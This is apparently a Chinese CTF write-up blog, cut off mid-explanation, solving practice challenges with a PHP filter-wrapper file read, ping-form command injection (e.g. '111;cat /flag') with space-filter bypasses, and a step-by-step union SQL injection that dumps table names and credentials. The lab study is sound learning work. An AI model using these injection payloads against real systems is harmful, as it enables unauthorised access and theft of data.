
果然不行,气不气□，那这显然直接包含是没用的，因为也会显示这些东西，就会变成下图这个怪样子

猜想肯定是在注释或者未显示的变量里有flag，直接伪协议读取就好了，关于伪协议，前几天我的有篇文章介绍了，不懂可以去看看

所以payload如下

```
payload=?file=php://filter/read=convert.base64-encode/resource=flag.php
```

payload和上一题一模一样。。。读出来base64解码就好了



原来这个秘密是要找一个女朋友啊□，正好题简单，留时间给我追剧去了

[ACTF2020 新生赛]Exec

坚持第7天了吧，这个题看的像命令注入，打开靶机

先是去看看源码

没啥问题与提示，那看来应该就是命令注入了，ping这个地方是命令注入漏洞最常出现的点，因为有ping就需要使用系统函数，有输入框，输入就可控，稍不注意就命令注入了,先尝试基础的，az，这么容易就注入了？

baidu.com&ifconfig|

PING


```
eth0      Link encap:Ethernet  HWaddr 02:42:AC:10:B9:A0
          inet addr:172.16.185.160  Bcast:172.16.191.255  Mask:255.255.192.0
          UP BROADCAST RUNNING MULTICAST  MTU:1450  Metric:1
          RX packets:139 errors:0 dropped:0 overruns:0 frame:0
          TX packets:39 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:16740 (16.3 KiB)  TX bytes:12247 (11.9 KiB)

eth2      Link encap:Ethernet  HWaddr 52:54:00:9B:70:FE
          inet addr:10.128.0.83  Bcast:10.128.255.255  Mask:255.255.0.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:36 errors:0 dropped:0 overruns:0 frame:0
          TX packets:8 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:2623 (2.5 KiB)  TX bytes:498 (498.0 B)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:171 errors:0 dropped:0 overruns:0 frame:0
          TX packets:171 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:30833 (30.1 KiB)  TX bytes:30833 (30.1 KiB)

PING baidu.com (220.181.38.251): 56 data bytes
```


那说明过滤很少，这里先说明一下Linux命令连接操作符


1. 和号操作符 (&) '&'的作用是使命令在后台运行。只要在命令后面跟上一个空格和 '&'。你可以一口气在后台运行多个命令。
2. 分号操作符 (;) 分号操作符使你可以一口气运行几个命令，命令顺序执行。
3. 与操作符 (&&) 如果第一个命令执行成功，与操作符 (&&)才会执行第二个命令，也就是说，第一个命令退出状态是0，后面的才会执行。在UNIX里面，0表示无错误，而所有非0返回值都是各种错误。
4. 或操作符 (||) 或操作符 (||)很像编程中的else语句。上面的操作符允许你在第一个命令失败的情况下执行第二个命令，但第一个命令成功则第二个不会执行
5. 非操作符 (!) 非操作符 (!)很像except语句。这个命令会执行除了提供的条件外的所有的语句。这个是纯逻辑操作符，注入很少用
6. 管道操作符 (|) PIPE在将第一个命令的输出作为第二个命令的输入时很有用。
7. 优先操作符 () 指定优先级
8. 连接符 () 连接符 ()如它名字所说，被用于连接shell中那些太长而需要分成多行的命令。可以在输入一个"\"之后就回车，然后继续输入命令行，直到输入完成。

由此可见,这个前面的ping命令显然是失败的，因为用&&注入无回显，使用&或者||有回显，我们现在的工作就是找flag的位置。因为直接ls发现没有flag，经过上面的连接符学习，我们可以构造如下payload去看根目录

```
payload=xxx||(cd ../../../&&ls)
```



可以看到正好有个flag在根目录下,使用cat命令去读就行



出了，这题主要是没过滤，连关键字过滤都没有，噢还看到一种更简单的方法

```
payload=111;cat /flag
```

利用多语句执行，知道路径之后直接带绝对路径读就行了，形似堆叠注入，总之这种题没过滤就是八仙过海各显神通，过滤一严格就是各种不会

之前看到的最严格的过滤是输入必须符合以下格式


```
xxx.xxx.xxx.xxx //这里xxx必须为数字
```

这样真的是一点办法都没有了，附上源码，其实好简单，但是注入一难也是非常难的，这也算是个入门题吧

```
</form>
<br /><pre>
<?php
if (isset($_POST['target'])) {
    system("ping -c 3 ".$_POST['target']);
}
?>
</pre></body>
</html></pre></body>
</html>
```


[极客大挑战 2019]LoveSQL

坚持第八天，又是个SQL注入，这年头这个比较热门吗




前置准备

和上次万能密码那道题一样的界面，上面有一行小字看不清，看看源码

```
<!DOCTYPE html>
<html> 滚动
 <head> ... </head>
 <body style="background-repeat:no-repeat ;background-size:100% 100%; background-attachment: fixed;" background="./image/background.jpg">
  <h1 style="font-family:verdana;color:red;text-align:center;font-size:5px;">用 sqlmap 是没有灵魂的</h1>
  <form action="check.php" method="GET"> ... </form>
  <div style="position: absolute;bottom: 0;width: 99%;"> ... </div> 溢出
 </body>
</html>
```


用sqlmap是没有灵魂的，看来这题不能sqlmap，不过我也不会sqlmap呀，就算能用我也用不了,万能密码试一试

看来是可以的,出了一个这玩意



尝试各种解密md5碰撞，无果，看来这不是flag，那么既然万能密码有用，可能是我们需要的并不是这个表，或是这个列，意思就是假设数据库查询语句如下

```
select * from user where  username = '$a' and password =  '$b'
```

输入万能密码后

```
select * from user where  username = '1' or 1=1# and password =  '$b'
```

这个user不是我们需要的表，flag在其它表，或是其它列里面，这个时候可能要用到联合查询union select，联合查询就是在正常语句后面再接一句话查另外的东西，而这句话是完全可控的，虽然灵活性不如堆叠注入（只能查询）但是应用范围更广，例如：

```
select a from user where  username = '1' union select b from password;
```

这后面半句话就可能作为payload为我们所利用，有了这个思路接着看这个题,联合查询注入主要有以下几个步骤，这是最经常使用的注入步骤


sql注入标准步骤

1、探究显示位

我们需要知道网页前端能显示我们注入结果的第几个，这是帮助我们构造payload的前提，这里有个知识，就是union select1，2，3...数据库返回的结果就是数字一列一个数字，利用这个性质我们可以开始探究前端显示位的规律，输入如下（全是针对用户名注入，密码随便填，注入用户名和密码的一致性证明已在我的另一篇文章中说明，当然，在此之前需要判断有多少列

```
payload=1' order by 1/2/3 #          /代表或的意思，逐一试一试
```

为了方便，直接在bp里面发包，可以看到到4的时候报错，说明是3列



这个时候输入如下


```
payload=1' union select 1,2,3#
```

可以看到其显示位是2和3，那么我们查询的时候就把信息放在这两位上，然后就是第二步

2、注出数据库类型版本

```
payload=1' union select 1,database(),version()#
```

执行结果如下



要想正确的注入，首先要知道数据库类型，才能使用正确的语句，不同数据库查版本的语句不一样，这一步就要探究清楚，本题可知当前数据库为geek

3、爆表

我们需要弄清楚一共有哪些表可以用，然后才能判断flag在哪个表里面，payload如下

```
payload=1' union select 1,2,group_concat(table_name) from information_schema.tables where table_schema=database()#
```


解释一下这个语句的含义，这个语句前一半group_concat(table_name) from information_schema.tables意思是：mysql有一个数据库里面存有所有的其它数据库信息（其它数据库名字不同，但总是有一个像这样汇总的数据库），这个数据库就是information_schema，其中的tables字段存储有所有的表名，后一半就是条件为当前数据库，整句话的意思就是查找当前数据库中的所有表,group_concat意思是将所有结果在一行输出，注入结果如下

得到两个表，从职业敏感性来说，flag肯定在后面那个表里面，如果看不出来，可以都注入一下试试，这里就只针对后面那个表，前面的同理

4、爆列名

payload如下，原理基本与前文一样，就不多做解释，这样注入可得到l0ve1ysq1表的所有列名

```
payload=1' union select 1,2,group_concat(column_name) from information_schema.columns where table_schema=database() and table_name='l0ve1ysq1'#
```



可以得到三个列名

5、爆字段

原理一样就不多说了


```
payload=1' union select 1,2,group_concat(id,username,password) from l0ve1ysq1#
```

得到结果

flag就在里面，这个人又想找女朋友？□，这个题貌似没找到源码，不过可以肯定的是万能密码注入不出来是因为select语句查的是geekuser表，你通过上述方式查一遍该表，可以发现输出结果与万能密码的结果一致，这种情况下只能用联合查询注入。
这个题是一个很典型的走流程的sql注入，大部分sql注入应该从本题这几个步骤开始，而不是学习堆叠注入那些偏门方法，一定要弄懂这些语句背后的原理，切不可死记硬背


[GXYCTF2019]Ping Ping Ping

这个ping一看就是命令注入了，命令注入的基础之前在一篇文章里面讲过，什么连接符之类的可以看**这篇文章**,就不多说了，打开界面，熟悉的专业注入受害者界面



/?ip=


先来个简单的注入,分号如果没过滤尽量先用分号去注入，比较方便灵活



/?ip=

PING 1 (0.0.0.1): 56 data bytes
flag.php
index.php

这里直接看到flag.php，还以为比较简单，因为直接就注入了，直接访问flag.php，什么都没有，说明在注释或者未显示的变量里，这里准备使用cat命令来显示其内容




/?ip= fxck your space!

原来有过滤，还使用了不文明用语，这里看来是过滤了空格，那就看看空格怎么绕过吧，在网上读到一篇博客讲的巨无敌详细，认真读过一遍之后，空格过滤一般采用


> ${IFS}替换
> IFS1替换
> ${IFS替换
> %20替换
> <和<>重定向符替换
> %09替换

这三种方式去绕过，这里尝试第一种




/?ip= 1fxck your symbol!

竟然还是有过滤，看来是某些字符被过滤了，这里可能是大括号的原因，使用另外一种，空格成功绕过



/?ip= fxck your flag!

竟然flag这个字段被过滤了，那就意味着不能直接去读了，我们可以看看到底是哪些被过滤了，直接去读index.php应该没问题




/?ip=

```
PING 1 (0.0.0.1): 56 data bytes
/?ip=
|\'|\"|\\|\(|\)|\[|\]|\{|\}/", $ip, $match)){
    echo preg_match("/\&|\/|\?|\*|\<|[\x{00}-\x{20}]|\>|\'|\"|\\|\(|\)|\[|\]|\{|\}/", $ip, $match);
    die("fxck your symbol!");
  } else if(preg_match("/ /", $ip)){
    die("fxck your space!");
  } else if(preg_match("/bash/", $ip)){
    die("fxck your bash!");
  } else if(preg_match("/.*f.*l.*a.*g.*/", $ip)){
    die("fxck your flag!");
  }
  $a = shell_exec("ping -c 4 ".$ip);
  echo "

";
  print_r($a);
}

?>
```


果然戒备森严，不能有上面的特殊字符、空格、bash字段，甚至这个flag的匹配是贪婪匹配的，也就是说只要是按照f l a g这种顺序出现在字符串中都会被匹配到，不管中间有什么东西，想让其不匹配到，只能调换其位置，这为后文解法也做出了提示，下面的工作就是想办法绕过这flag字段去读取flag.php中的内容了

1. 命令执行变量拼接
   这里就是换位的思想，将四个字母其中一个提前声明，换到前面来绕过过滤

